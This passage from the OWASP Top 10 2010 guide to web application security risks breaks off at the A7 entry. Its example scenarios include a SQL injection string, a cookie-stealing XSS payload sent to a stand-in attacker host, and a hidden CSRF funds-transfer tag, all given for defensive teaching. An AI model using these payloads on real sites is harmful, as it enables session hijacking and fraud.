OWASP

The Open Web Application Security Project

# OWASP Top 10 - 2010

## The Ten Most Critical Web Application Security Risks

release

# O About OWASP

## Foreword

Insecure software is already undermining our financial, healthcare, defense, energy, and other critical infrastructure. As our digital infrastructure gets increasingly complex and interconnected, the difficulty of achieving application security increases exponentially. We can no longer afford to tolerate relatively simple security problems like those presented in the OWASP Top 10.

The goal of the Top 10 project is to raise **awareness** about application security by identifying some of the most critical risks facing organizations. The Top 10 project is referenced by many standards, books, tools, and organizations, including MITRE, PCI DSS, DISA, FTC, and many more. This release of the OWASP Top 10 marks this project's eighth year of raising awareness of the importance of application security risks. The OWASP Top 10 was first released in 2003, minor updates were made in 2004 and 2007, and this is the 2010 release.

We encourage you to use the Top 10 to get your organization started with application security. Developers can learn from the mistakes of other organizations. Executives should start thinking about how to manage the risk that software applications create in their enterprise.

But the Top 10 is not an application security program. Going forward, OWASP recommends that organizations establish a strong foundation of training, standards, and tools that makes secure coding possible. On top of that foundation, organizations should integrate security into their development, verification, and maintenance processes. Management can use the data generated by these activities to manage cost and risk associated with application security.

We hope that the OWASP Top 10 is useful to your application security efforts. Please don't hesitate to contact OWASP with your questions, comments, and ideas, either publicly to OWASP-TopTen@lists.owasp.org or privately to dave.wichers@owasp.org.

http://www.owasp.org/index.php/Top_10

## About OWASP

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications that can be trusted. At OWASP you'll find **free and open** …

- Application security tools and standards
- Complete books on application security testing, secure code development, and security code review
- Standard security controls and libraries
- Local chapters worldwide
- Cutting edge research
- Extensive conferences worldwide
- Mailing lists
- And more … all at www.owasp.org

All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security. We advocate approaching application security as a people, process, and technology problem, because the most effective approaches to application security require improvements in all of these areas.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, cost-effective information about application security. OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. Similar to many open-source software projects, OWASP produces many types of materials in a collaborative, open way.

The OWASP Foundation is the non-profit entity that ensures the project's long-term success. Almost everyone associated with OWASP is a volunteer, including the OWASP Board, Global Committees, Chapter Leaders, Project Leaders, and project members. We support innovative security research with grants and infrastructure.

Come join us!

## Copyright and License

# I Introduction

## Welcome

Welcome to the OWASP Top 10 2010! This significant update presents a more concise, risk focused list of the **Top 10 Most Critical Web Application Security Risks**. The OWASP Top 10 has always been about risk, but this update makes this much more clear than previous editions. It also provides additional information on how to assess these risks for your applications.

For each item in the top 10, this release discusses the general likelihood and consequence factors that are used to categorize the typical severity of the risk. It then presents guidance on how to verify whether you have problems in this area, how to avoid them, some example flaws, and pointers to links with more information.

The primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas – and also provides guidance on where to go from here.

## Warnings

**Don't stop at 10**. There are hundreds of issues that could affect the overall security of a web application as discussed in the OWASP Developer's Guide. This is essential reading for anyone developing web applications today. Guidance on how to effectively find vulnerabilities in web applications are provided in the OWASP Testing Guide and OWASP Code Review Guide, which have both been significantly updated since the previous release of the OWASP Top 10.

**Constant change**. This Top 10 will continue to change. Even without changing a single line of your application's code, you may already be vulnerable to something nobody ever thought of before. Please review the advice at the end of the Top 10 in "*What's Next For Developers, Verifiers, and Organizations*" for more information.

**Think positive**. When you're ready to stop chasing vulnerabilities and focus on establishing strong application security controls, OWASP has just produced the Application Security Verification Standard (ASVS) as a guide to organizations and application reviewers on what to verify.

**Use tools wisely**. Security vulnerabilities can be quite complex and buried in mountains of code. In virtually all cases, the most cost-effective approach for finding and eliminating these weaknesses is human experts armed with good tools.

**Push left**. Secure web applications are only possible when a secure software development lifecycle is used. For guidance on how to implement a secure SDLC, we recently released the Open Software Assurance Maturity Model (SAMM), which is a major update to the OWASP CLASP Project.

## Acknowledgements

Thanks to Aspect Security for initiating, leading, and updating the OWASP Top 10 since its inception in 2003, and to its primary authors: Jeff Williams and Dave Wichers.

We'd like to thank those organizations that contributed their vulnerability prevalence data to support the 2010 update:

- Aspect Security
- MITRE – CVE
- Softtek
- White Hat Security – Statistics

We'd also like to thank those who have contributed significant content or time reviewing this update of the Top 10:

- Mike Boberski (Booz Allen Hamilton)
- Juan Carlos Calderon (Softtek)
- Michael Coates (Aspect Security)
- Jeremiah Grossman (White Hat Security)
- Jim Manico (for all the Top 10 podcasts)
- Paul Petefish (Solutionary, Inc.)
- Eric Sheridan (Aspect Security)
- Neil Smithline (OneStopAppSecurity)
- Andrew van der Stock
- Colin Watson (Watson Hall, Ltd.)
- OWASP Denmark Chapter (Led by Ulf Munkedal)
- OWASP Sweden Chapter (Led by John Wilander)

RN

# Release Notes

## What changed from 2007 to 2010?

The threat landscape for Internet applications constantly changes. Key factors in this evolution are advances made by attackers, the release of new technology, as well as the deployment of increasingly complex systems. To keep pace, we periodically update the OWASP Top 10. In this 2010 release, we have made three significant changes:

1) We clarified that the Top 10 is about the **Top 10 Risks**, not the Top 10 most common weaknesses. See the details on the "*Application Security Risks*" page below.

2) We changed our ranking methodology to estimate risk, instead of relying solely on the frequency of the associated weakness. This has affected the ordering of the Top 10, as you can see in the table below.

3) We replaced two items on the list with two new items:

   + ADDED: A6 – Security Misconfiguration. This issue was A10 in the Top 10 from 2004: Insecure Configuration Management, but was dropped in 2007 because it wasn't considered to be a software issue. However, from an organizational risk and prevalence perspective, it clearly merits re-inclusion in the Top 10; so now it's back.

   + ADDED: A10 – Unvalidated Redirects and Forwards. This issue is making its debut in the Top 10. The evidence shows that this relatively unknown issue is widespread and can cause significant damage.

   – REMOVED: A3 – Malicious File Execution. This is still a significant problem in many different environments. However, its prevalence in 2007 was inflated by large numbers of PHP applications having this problem. PHP now ships with a more secure configuration by default, lowering the prevalence of this problem.


   – REMOVED: A6 – Information Leakage and Improper Error Handling. This issue is extremely prevalent, but the impact of disclosing stack trace and error message information is typically minimal. With the addition of Security Misconfiguration this year, proper configuration of error handling is a big part of securely configuring your application and servers.

| OWASP Top 10 – 2007 (Previous) | OWASP Top 10 – 2010 (New) |
|---|---|
| **A2 – Injection Flaws** | **A1 – Injection** |
| **A1 – Cross Site Scripting (XSS)** | **A2 – Cross-Site Scripting (XSS)** |
| **A7 – Broken Authentication and Session Management** | **A3 – Broken Authentication and Session Management** |
| **A4 – Insecure Direct Object Reference** | **A4 – Insecure Direct Object References** |
| **A5 – Cross Site Request Forgery (CSRF)** | **A5 – Cross-Site Request Forgery (CSRF)** |
| **<was T10 2004 A10 – Insecure Configuration Management>** | **A6 – Security Misconfiguration (NEW)** |
| **A8 – Insecure Cryptographic Storage** | **A7 – Insecure Cryptographic Storage** |
| **A10 – Failure to Restrict URL Access** | **A8 – Failure to Restrict URL Access** |
| **A9 – Insecure Communications** | **A9 – Insufficient Transport Layer Protection** |
| **<not in T10 2007>** | **A10 – Unvalidated Redirects and Forwards (NEW)** |
| **A3 – Malicious File Execution** | **<dropped from T10 2010>** |
| **A6 – Information Leakage and Improper Error Handling** | **<dropped from T10 2010>** |

# Risk Application Security Risks

## What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is caused may range from nothing, all the way through putting you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine the overall risk.

## What's My Risk?

This update to the OWASP Top 10 focuses on identifying the most serious risks for a broad array of organizations. For each of these risks, we provide generic information about likelihood and technical impact using the following simple ratings scheme, which is based on the OWASP Risk Rating Methodology.

| Threat Agent | Attack Vector | Weakness Prevalence | Weakness Detectability | Technical Impact | Business Impact |
|---|---|---|---|---|---|
| ? | Easy | Widespread | Easy | Severe | ? |
| | Average | Common | Average | Moderate | |
| | Difficult | Uncommon | Difficult | Minor | |

However, only you know the specifics of your environment and your business. For any given application, there may not be a threat agent that can perform the relevant attack, or the technical impact may not make any difference. Therefore, you should evaluate each risk for yourself, focusing on the threat agents, security controls, and business impacts in your enterprise.

Although previous versions of the OWASP Top 10 focused on identifying the most common "vulnerabilities", they were also designed around risk. The names of the risks in the Top 10 stem from the type of attack, the type of weakness, or the type of impact they cause. We chose the name that is best known and will achieve the highest level of awareness.

## References

### OWASP

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling

### External

- FAIR Information Risk Framework
- Microsoft Threat Modeling (STRIDE and DREAD)

T10

# OWASP Top 10 Application Security Risks – 2010

**A1 – Injection**

- Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

**A2 – Cross-Site Scripting (XSS)**

- XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

**A3 – Broken Authentication and Session Management**

- Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.

**A4 – Insecure Direct Object References**

- A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

**A5 – Cross-Site Request Forgery (CSRF)**

- A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

**A6 – Security Misconfiguration**

- Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.

**A7 – Insecure Cryptographic Storage**

- Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

**A8 - Failure to Restrict URL Access**

- Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.

**A9 - Insufficient Transport Layer Protection**

- Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.

**A10 – Unvalidated Redirects and Forwards**

- Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

# A1 Injection

| Threat Agents | Attack Vectors | Security Weakness | | Technical Impacts | Business Impacts |
|---|---|---|---|---|---|
| __________ | Exploitability<br>EASY | Prevalence<br>COMMON | Detectability<br>AVERAGE | Impact<br>SEVERE | __________ |
| Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators. | Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources. | Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code, often found in SQL queries, LDAP queries, XPath queries, OS commands, program arguments, etc. Injection flaws are easy to discover when examining code, but more difficult via testing. Scanners and fuzzers can help attackers find them. | | Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover. | Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed? |

## Am I Vulnerable To Injection?

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. For SQL calls, this means using bind variables in all prepared statements and stored procedures, and avoiding dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find the use of interpreters and trace the data flow through the application. Penetration testers can validate these issues by crafting exploits that confirm the vulnerability.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection flaws exist. Scanners cannot always reach interpreters and have difficulty detecting whether an attack was successful. Poor error handling makes injection flaws easier to discover.

## Example Attack Scenario

The application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") +"'";
```

The attacker modifies the 'id' parameter in their browser to send: ' or '1'='1. This changes the meaning of the query to return all the records from the accounts database, instead of only the intended customer's.

```
http://example.com/app/accountView?id=' or '1'='1
```

In the worst case, the attacker uses this weakness to invoke special stored procedures in the database that enable a complete takeover of the database and possibly even the server hosting the database.

## How Do I Prevent Injection?

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Be careful of APIs, such as stored procedures, that are parameterized, but can still introduce injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. OWASP's ESAPI has some of these escaping routines.
3. Positive or "white list" input validation with appropriate canonicalization is also recommended, but is not a complete defense as many applications require special characters in their input. OWASP's ESAPI has an extensible library of white list input validation routines.

## References

### OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

### External

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection

# A2 Cross-Site Scripting (XSS)

| Threat Agents | Attack Vectors | Security Weakness | | Technical Impacts | Business Impacts |
|---|---|---|---|---|---|
| __________ | Exploitability<br>AVERAGE | Prevalence<br>VERY WIDESPREAD | Detectability<br>EASY | Impact<br>MODERATE | __________ |
| Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators. | Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database. | XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored, 2) Reflected, and 3) DOM based XSS.<br>Detection of most XSS flaws is fairly easy via testing or code analysis. | | Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc. | Consider the business value of the affected system and all the data it processes.<br>Also consider the business impact of public exposure of the vulnerability. |

## Am I Vulnerable to XSS?

You need to ensure that all user supplied input sent back to the browser is verified to be safe (via input validation), and that user input is properly escaped before it is included in the output page. Proper output encoding ensures that such input is always treated as text in the browser, rather than active content that might get executed.

Both static and dynamic tools can find some XSS problems automatically. However, each application builds output pages differently and uses different browser side interpreters such as JavaScript, ActiveX, Flash, and Silverlight, which makes automated detection difficult. Therefore, complete coverage requires a combination of manual code review and manual penetration testing, in addition to any automated approaches in use.

Web 2.0 technologies, such as AJAX, make XSS much more difficult to detect via automated tools.

## How Do I Prevent XSS?

Preventing XSS requires keeping untrusted data separate from active browser content.

1. The preferred option is to properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. Developers need to include this escaping in their applications unless their UI framework does this for them. See the OWASP XSS Prevention Cheat Sheet for more information about data escaping techniques.
2. Positive or "whitelist" input validation with appropriate canonicalization and decoding is also recommended as it helps protect against XSS, but is not a complete defense as many applications require special characters in their input. Such validation should, as much as possible, decode any encoded input, and then validate the length, characters, format, and any business rules on that data before accepting the input.

## Example Attack Scenario

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT‘
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session. Note that attackers can also use XSS to defeat any CSRF defense the application might employ. See A5 for info on CSRF.

## References

### OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Project Home Page
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- ASVS: Input Validation Requirements (V5)
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review

### External

- CWE Entry 79 on Cross-Site Scripting
- RSnake's XSS Attack Cheat Sheet

# A3 Broken Authentication and Session Management

| Threat Agents | Attack Vectors | Security Weakness | | Technical Impacts | Business Impacts |
|---|---|---|---|---|---|
| ________ | Exploitability<br>AVERAGE | Prevalence<br>COMMON | Detectability<br>AVERAGE | Impact<br>SEVERE | ________ |
| Consider anonymous external attackers, as well as users with their own accounts, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions. | Attacker uses leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to impersonate users. | Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, password management, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique. | | Such flaws may allow some or even all accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted. | Consider the business value of the affected data or application functions.<br>Also consider the business impact of public exposure of the vulnerability. |

## Am I Vulnerable?

The primary assets to protect are credentials and session IDs.

1. Are credentials always protected when stored using hashing or encryption? See A7.
2. Can credentials be guessed or overwritten through weak account management functions (e.g., account creation, change password, recover password, weak session IDs)?
3. Are session IDs exposed in the URL (e.g., URL rewriting)?
4. Are session IDs vulnerable to session fixation attacks?
5. Do session IDs timeout and can users log out?
6. Are session IDs rotated after successful login?
7. Are passwords, session IDs, and other credentials sent only over TLS connections? See A9.

See the ASVS requirement areas V2 and V3 for more details.

## How Do I Prevent This?

The primary recommendation for an organization is to make available to developers:

1. **A single set of strong authentication and session management controls**. Such controls should strive to:
   a) meet all the authentication and session management requirements defined in OWASP's Application Security Verification Standard (ASVS) areas V2 (Authentication) and V3 (Session Management).
   b) have a simple interface for developers. Consider the ESAPI Authenticator and User APIs as good examples to emulate, use, or build upon.
2. Strong efforts should also be made to avoid XSS flaws which can be used to steal session IDs. See A2.

## Example Attack Scenarios

Scenario #1: Airline reservations application supports URL rewriting, putting session IDs in the URL:

**http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii**

An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card.

Scenario #2: Application's timeouts aren't set properly. User uses a public computer to access site. Instead of selecting "logout" the user simply closes the browser tab and walks away. Attacker uses the same browser an hour later, and that browser is still authenticated.

Scenario #3: Insider or external attacker gains access to the system's password database. User passwords are not encrypted, exposing every users' password to the attacker.

## References

### OWASP

For a more complete set of requirements and problems to avoid in this area, see the ASVS requirements areas for Authentication (V2) and Session Management (V3).

- OWASP Authentication Cheat Sheet
- ESAPI Authenticator API
- ESAPI User API
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

### External

- CWE Entry 287 on Improper Authentication

# A4 Insecure Direct Object References

| Threat Agents | Attack Vectors | Security Weakness | | Technical Impacts | Business Impacts |
|---|---|---|---|---|---|
| ______ | Exploitability<br>EASY | Prevalence<br>COMMON | Detectability<br>EASY | Impact<br>MODERATE | ______ |
| Consider the types of users of your system. Do any users have only partial access to certain types of system data? | Attacker, who is an authorized system user, simply changes a parameter value that directly refers to a system object to another object the user isn't authorized for. Is access granted? | Applications frequently use the actual name or key of an object when generating web pages. Applications don't always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can easily manipulate parameter values to detect such flaws and code analysis quickly shows whether authorization is properly verified. | | Such flaws can compromise all the data that can be referenced by the parameter. Unless the name space is sparse, it's easy for an attacker to access all available data of that type. | Consider the business value of the exposed data.<br>Also consider the business impact of public exposure of the vulnerability. |

## Am I Vulnerable?

The best way to find out if an application is vulnerable to insecure direct object references is to verify that all object references have appropriate defenses. To achieve this, consider:

1. For **direct** references to **restricted** resources, the application needs to verify the user is authorized to access the exact resource they have requested.
2. If the reference is an **indirect** reference, the mapping to the direct reference must be limited to values authorized for the current user.

Code review of the application can quickly verify whether either approach is implemented safely. Testing is also effective for identifying direct object references and whether they are safe. Automated tools typically do not look for such flaws because they cannot recognize what requires protection or what is safe or unsafe.

## How Do I Prevent This?

Preventing insecure direct object references requires selecting an approach for protecting each user accessible object (e.g., object number, filename):

1. **Use per user or session indirect object references**. This prevents attackers from directly targeting unauthorized resources. For example, instead of using the resource's database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. The application has to map the per-user indirect reference back to the actual database key on the server. OWASP's ESAPI includes both sequential and random access reference maps that developers can use to eliminate direct object references.
2. **Check access**. Each use of a direct object reference from an untrusted source must include an access control check to ensure the user is authorized for the requested object.

## Example Attack Scenario

The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , … );

pstmt.setString( 1, request.getparameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

The attacker simply modifies the 'acct' parameter in their browser to send whatever account number they want. If not verified, the attacker can access any user's account, instead of only the intended customer's account.

**http://example.com/app/accountInfo?acct=notmyacct**

## References

### OWASP

- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API **(See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction() )**

For additional access control requirements, see the ASVS requirements area for Access Control (V4).

### External

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal **(which is an example of a Direct Object Reference attack)**

# A5 Cross-Site Request Forgery (CSRF)

| Threat Agents | Attack Vectors | Security Weakness | | Technical Impacts | Business Impacts |
|---|---|---|---|---|---|
| __________ | Exploitability<br>AVERAGE | Prevalence<br>WIDESPREAD | Detectability<br>EASY | Impact<br>MODERATE | __________ |
| Consider anyone who can trick your users into submitting a request to your website. Any website or other HTML feed that your users access could do this. | Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. If the user is authenticated, the attack succeeds. | CSRF takes advantage of web applications that allow attackers to predict all the details of a particular action.<br>Since browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones.<br>Detection of CSRF flaws is fairly easy via penetration testing or code analysis. | | Attackers can cause victims to change any data the victim is allowed to change or perform any function the victim is authorized to use. | Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions.<br>Consider the impact to your reputation. |

## Am I Vulnerable to CSRF?

The easiest way to check whether an application is vulnerable is to see if each link and form contains an unpredictable token for each user. Without such an unpredictable token, attackers can forge malicious requests. Focus on the links and forms that invoke state-changing functions, since those are the most important CSRF targets.

You should check multistep transactions, as they are not inherently immune. Attackers can easily forge a series of requests by using multiple tags or possibly JavaScript.

Note that session cookies, source IP addresses, and other information that is automatically sent by the browser doesn't count since this information is also included in forged requests.

OWASP's CSRF Tester tool can help generate test cases to demonstrate the dangers of CSRF flaws.

## How Do I Prevent CSRF?

Preventing CSRF requires the inclusion of a unpredictable token in the body or URL of each HTTP request. Such tokens should at a minimum be unique per user session, but can also be unique per request.

1. The preferred option is to include the unique token in a hidden field. This causes the value to be sent in the body of the HTTP request, avoiding its inclusion in the URL, which is subject to exposure.
2. The unique token can also be included in the URL itself, or a URL parameter. However, such placement runs the risk that the URL will be exposed to an attacker, thus compromising the secret token.

OWASP's CSRF Guard can be used to automatically include such tokens in your Java EE, .NET, or PHP application. OWASP's ESAPI includes token generators and validators that developers can use to protect their transactions.

## Example Attack Scenario

The application allows a user to submit a state changing request that does not include anything secret. Like so:

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

So, the attacker constructs a request that will transfer money from the victim's account to their account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control.

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#“
width="0" height="0" />
```

If the victim visits any of these sites while already authenticated to example.com, any forged requests will include the user's session info, inadvertently authorizing the request.

## References

### OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

### External

- CWE Entry 352 on CSRF

# A6 Security Misconfiguration

| Threat Agents | Attack Vectors | Security Weakness | | Technical Impacts | Business Impacts |
|---|---|---|---|---|---|
| __________ | Exploitability<br>EASY | Prevalence<br>COMMON | Detectability<br>EASY | Impact<br>MODERATE | __________ |
| Consider anonymous external attackers as well as users with their own accounts that may attempt to compromise the system. Also consider insiders wanting to disguise their actions. | Attacker accesses default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system. | Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code. Developers and network administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc. | | Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise. | The system could be completely compromised without you knowing it. All your data could be stolen or modified slowly over time.<br>Recovery costs could be expensive. |

## Am I Vulnerable?

Have you performed the proper security hardening across the entire application stack?

1. Do you have a process for keeping all your software up to date? This includes the OS, Web/App Server, DBMS, applications, and **all code libraries**.
2. Is everything unnecessary disabled, removed, or not installed (e.g. ports, services, pages, accounts, privileges)?
3. Are default account passwords changed or disabled?
4. Is your error handling set up to prevent stack traces and other overly informative error messages from leaking?
5. Are the security settings in your development frameworks (e.g., Struts, Spring, ASP.NET) and libraries understood and configured properly?

A concerted, repeatable process is required to develop and maintain a proper application security configuration.

## How Do I Prevent This?

The primary recommendations are to establish all of the following:

1. A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically. This process should be automated to minimize the effort required to setup a new secure environment.
2. A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment. This needs to include **all code libraries as well**, which are frequently overlooked.
3. A strong application architecture that provides good separation and security between components.
4. Consider running scans and doing audits periodically to help detect future misconfigurations or missing patches.

## Example Attack Scenarios

Scenario #1: Your application relies on a powerful framework like Struts or Spring. XSS flaws are found in these framework components you rely on. An update is released to fix these flaws but you don't update your libraries. Until you do, attackers can easily find and exploit these flaw in your app.

Scenario #2: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #3: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she reverses to get all your custom code. She then find a serious access control flaw in your application.

Scenario #4: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide.

## References

### OWASP

- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management

For additional requirements in this area, see the ASVS requirements area for Security Configuration (V12).

### External

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

# A7 Insecure Cryptographic Storage

| Threat Agents | Attack Vectors | Security Weakness | | Technical Impacts | Business Impacts |
|---|---|---|---|---|---|
| ______ | Exploitability<br>DIFFICULT | Prevalence<br>UNCOMMON | Detectability<br>DIFFICULT | Impact<br>SEVERE | ______ |
| Consider the users of your system. Would they like to gain access to protected data they aren't authorized for? What about internal administrators? | Attackers typically don't break the crypto. They break something else, such as find keys, get cleartext copies of data, or access data via channels that automatically decrypt. | The most common flaw in this area is simply not encrypting data that deserves encryption. When encryption is employed, unsafe key generation and storage, not rotating keys, and weak algorithm usage is common. Use of weak or unsalted hashes to protect passwords is also common. External attackers have difficulty detecting such flaws due to limited access. They usually must exploit something else first to gain the needed access. | | Failure frequently compromises all data that should have been encrypted. Typically this information includes sensitive data such as health records, credentials, personal data, credit cards, etc. | Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation. |

